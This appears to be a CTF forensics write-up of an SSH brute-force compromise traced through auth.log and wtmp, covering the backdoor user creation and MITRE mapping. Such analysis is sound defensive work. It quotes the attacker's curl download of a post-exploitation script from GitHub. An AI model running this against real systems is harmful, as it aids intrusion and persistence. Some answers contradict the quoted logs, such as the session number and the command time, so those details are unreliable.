
Sherlock - Brutus

Sherlock Scenario:

In this Sherlock, you will familiarize yourself with Unix auth.log and wtmp logs. We'll explore a scenario where a Confluence server was brute-forced via its SSH service. After gaining access to the server, the attacker performed additional activities, which we can track using auth.log. Although auth.log is primarily used for brute-force analysis, we will delve into the full potential of this artifact in our investigation, including aspects of privilege escalation, persistence, and even some visibility into command execution.


FILES:

Extracting the zip file I get the files **auth.log** and **wtmp**



Q1 Analyzing the auth.log, can you identify the IP address used by the attacker to carry out a brute force attack?

Analyzing the auth.log I find the following:



sshd 2325: Invalid user admin from 65.2.161.68 port 46380

This log entry shows that there was an SSH login attempt to the server with the username `admin`, but the login failed because `admin` is not a valid user on the server. The attempt came from the IP address `65.2.161.68` using port `46380`. Looking below there is a lot more of the same events leading me to believe that this was a **SSH Brute Force** attack.


Multiple attempts:

```
Invalid user admin from 65.2.161.68 port 46444
Invalid user admin from 65.2.161.68 port 46436
pam_unix(sshd:auth): check pass; user unknown
pam_unix(sshd:auth): authentication failure; lo
pam_unix(sshd:auth): check pass; user unknown
pam_unix(sshd:auth): authentication failure; lo
Invalid user admin from 65.2.161.68 port 46422
Invalid user admin from 65.2.161.68 port 46498
Invalid user admin from 65.2.161.68 port 46390
Invalid user admin from 65.2.161.68 port 46460
```

These first attempts started occuring at **March 6 06:31:31**

Q2 The brute force attempts were successful, and the attacker gained access to an account on the server. What is the username of this account?

Scrolling through I can see that at March 6 06:32:44 the threat actor got the correct password for the user **root**.



Q3 Can you identify the timestamp when the attacker manually logged in to the server to carry out their objectives?

The `wtmp` file is a log file on Unix-like systems (including Linux) that records all login and logout activity, as well as system reboots and shutdowns. It provides a historical record of user sessions and system events. This file is useful for tracking user activity and auditing system access.

Using utmpdump to inspect the wtmp file I get the following:

```
└─$ sudo utmpdump wtmp
[sudo] password for ajsankari:
Utmp dump of wtmp
[2] [00000] [~~  ] [reboot  ] [~           ] [6.2.0-1017-aws      ] [0.0.0.0        ] [2024-01-25T11:12:17,804944+00:00]
[5] [00601] [tyS0] [        ] [ttyS0       ] [                    ] [0.0.0.0        ] [2024-01-25T11:12:31,072401+00:00]
[6] [00601] [tyS0] [LOGIN   ] [ttyS0       ] [                    ] [0.0.0.0        ] [2024-01-25T11:12:31,072401+00:00]
[5] [00618] [tty1] [        ] [tty1        ] [                    ] [0.0.0.0        ] [2024-01-25T11:12:31,080342+00:00]
[6] [00618] [tty1] [LOGIN   ] [tty1        ] [                    ] [0.0.0.0        ] [2024-01-25T11:12:31,080342+00:00]
[1] [00053] [~~  ] [runlevel] [~           ] [6.2.0-1017-aws      ] [0.0.0.0        ] [2024-01-25T11:12:33,792454+00:00]
[7] [01284] [ts/0] [ubuntu  ] [pts/0       ] [203.101.190.9       ] [203.101.190.9  ] [2024-01-25T11:13:58,354674+00:00]
[8] [01284] [    ] [        ] [pts/0       ] [                    ] [0.0.0.0        ] [2024-01-25T11:15:12,956114+00:00]
[7] [01483] [ts/0] [root    ] [pts/0       ] [203.101.190.9       ] [203.101.190.9  ] [2024-01-25T11:15:40,806926+00:00]
[8] [01404] [    ] [        ] [pts/0       ] [                    ] [0.0.0.0        ] [2024-01-25T12:34:34,949753+00:00]
[7] [836798] [ts/0] [root    ] [pts/0       ] [203.101.190.9       ] [203.101.190.9  ] [2024-02-11T10:33:49,408334+00:00]
[5] [838568] [tyS0] [        ] [ttyS0       ] [                    ] [0.0.0.0        ] [2024-02-11T10:39:02,172417+00:00]
[6] [838568] [tyS0] [LOGIN   ] [ttyS0       ] [                    ] [0.0.0.0        ] [2024-02-11T10:39:02,172417+00:00]
[7] [838962] [ts/1] [root    ] [pts/1       ] [203.101.190.9       ] [203.101.190.9  ] [2024-02-11T10:41:11,700107+00:00]
[8] [838896] [    ] [        ] [pts/1       ] [                    ] [0.0.0.0        ] [2024-02-11T10:41:46,272984+00:00]
[7] [842171] [ts/1] [root    ] [pts/1       ] [203.101.190.9       ] [203.101.190.9  ] [2024-02-11T10:54:27,775434+00:00]
[8] [842073] [    ] [        ] [pts/1       ] [                    ] [0.0.0.0        ] [2024-02-11T11:08:04,769514+00:00]
[8] [836694] [    ] [        ] [pts/0       ] [                    ] [0.0.0.0        ] [2024-02-11T11:08:04,769963+00:00]
[1] [00000] [~~  ] [shutdown] [~           ] [6.2.0-1017-aws      ] [0.0.0.0        ] [2024-02-11T11:09:18,000731+00:00]
[2] [00000] [~~  ] [reboot  ] [~           ] [6.2.0-1018-aws      ] [0.0.0.0        ] [2024-03-06T06:17:15,744575+00:00]
[5] [00464] [tyS0] [        ] [ttyS0       ] [                    ] [0.0.0.0        ] [2024-03-06T06:17:27,354378+00:00]
[6] [00464] [tyS0] [LOGIN   ] [ttyS0       ] [                    ] [0.0.0.0        ] [2024-03-06T06:17:27,354378+00:00]
[5] [00505] [tty1] [        ] [tty1        ] [                    ] [0.0.0.0        ] [2024-03-06T06:17:27,469940+00:00]
[6] [00505] [tty1] [LOGIN   ] [tty1        ] [                    ] [0.0.0.0        ] [2024-03-06T06:17:27,469940+00:00]
[1] [00053] [~~  ] [runlevel] [~           ] [6.2.0-1018-aws      ] [0.0.0.0        ] [2024-03-06T06:17:29,538024+00:00]
[7] [01583] [ts/0] [root    ] [pts/0       ] [203.101.190.9       ] [203.101.190.9  ] [2024-03-06T06:19:55,151913+00:00]
[7] [02549] [ts/1] [root    ] [pts/1       ] [65.2.161.68         ] [65.2.161.68    ] [2024-03-06T06:32:45,387923+00:00]
[8] [02491] [    ] [        ] [pts/1       ] [                    ] [0.0.0.0        ] [2024-03-06T06:37:24,590579+00:00]
[7] [02667] [ts/1] [cyberjunkie] [pts/1     ] [65.2.161.68         ] [65.2.161.68    ] [2024-03-06T06:37:35,475575+00:00]
```

I can see at **2024-03-06 06:32:45** was the timestamp that the attacker logged into the server.

Q4 SSH login sessions are tracked and assigned a session number upon login. What is the session number assigned to the attacker's session for the user account from Question 2?

On the first successful login as **root** I can see that the session ID is **32**

```
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: Accepted password for root from 65.2.161.68 port 53184 ssh2
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
```


Q5 The attacker added a new user as part of their persistence strategy on the server and gave this new user account higher privileges. What is the name of this account?

At **06:34:18** I can see that the threat actor created a new user named **cyberjunkie**

```
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/group: name=cyberjunkie, GID=1002
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: group added to /etc/gshadow: name=cyberjunkie
Mar  6 06:34:18 ip-172-31-35-28 groupadd[2586]: new group: name=cyberjunkie, GID=1002
Mar  6 06:34:18 ip-172-31-35-28 useradd[2592]: new user: name=cyberjunkie, UID=1002, GID=1002, home=/home/cyberjunkie, shell=/bin/bash, from=/dev/pts/1
Mar  6 06:34:26 ip-172-31-35-28 passwd[2603]: pam_unix(passwd:chauthtok): password changed for cyberjunkie
Mar  6 06:34:31 ip-172-31-35-28 chfn[2605]: changed user 'cyberjunkie' information
```

Q6 What is the MITRE ATT&CK sub-technique ID used for persistence?


I can see that the user created an account on the machine so on the MITRE framwork the threat actor would be using the sub-technique **Create Account** with the ID **T1136**



Q7 How long did the attacker's first SSH session last based on the previously confirmed authentication time and session ending within the auth.log? (seconds)

From the log I can see that the first session starts at **06:32:44** and finishes at **06:37:24**


Equaling **279** seconds



Q8 The attacker logged into their backdoor account and utilized their higher privileges to download a script. What is the full command executed using sudo?

Looking at the logs I can see when the user "cyberjunkie" logged in they ran the following command:

/usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh



The command **/usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh** fetches the `linper.sh` script from the specified GitHub repository. It outputs the content of the script to the terminal.

The `linper.sh` script is used for Linux privilege escalation and post-exploitation. It scans for common privilege escalation vectors and misconfigurations on a Linux system, such as weak permissions, vulnerable services, and security misconfigurations, to help assess potential escalation paths.

TIMELINE:

Timestamp	Event	Details
March 6 06:31:31	**Brute Force Attempts Begin**	SSH login attempts with invalid user `admin` from IP `65.2.1`
March 6 06:32:44	**Successful Brute Force Login**	Attacker successfully logs in as `root`
March 6 06:32:45	**Attacker Logs Into Server**	Login timestamp recorded in `wtmp` file
March 6 06:34:18	**New User Account Created**	Attacker creates a new user `cyberjunkie`
March 6 06:37:24	**First SSH Session Ends**	End of the attacker's first SSH session, lasting **279 seconds**
March 6 06:37:34	**`cyberjunkie` Session Created**	`cyberjunkie` session created
March 6 06:39:38	**Command Execution by Attacker**	Attacker runs `/usr/bin/curl https://raw.githubusercontent.com/montysecurity/li`

SUMMARY

- **Brute Force Starts**: The attacker begins trying to brute-force SSH logins at `06:31:31`.
- **Successful Login**: The attacker successfully logs in as `root` at `06:32:44`.
- **Session Starts**: The attacker logs into the server at `06:32:45`.
- **New User Creation**: A new user `cyberjunkie` is created at `06:34:18`.
- **Session Ends**: The attacker's first SSH session ends at `06:37:24`, lasting **279 seconds**.

- **Command Execution**: The attacker uses `curl` to download `linper.sh` from GitHub at `06:37:24`.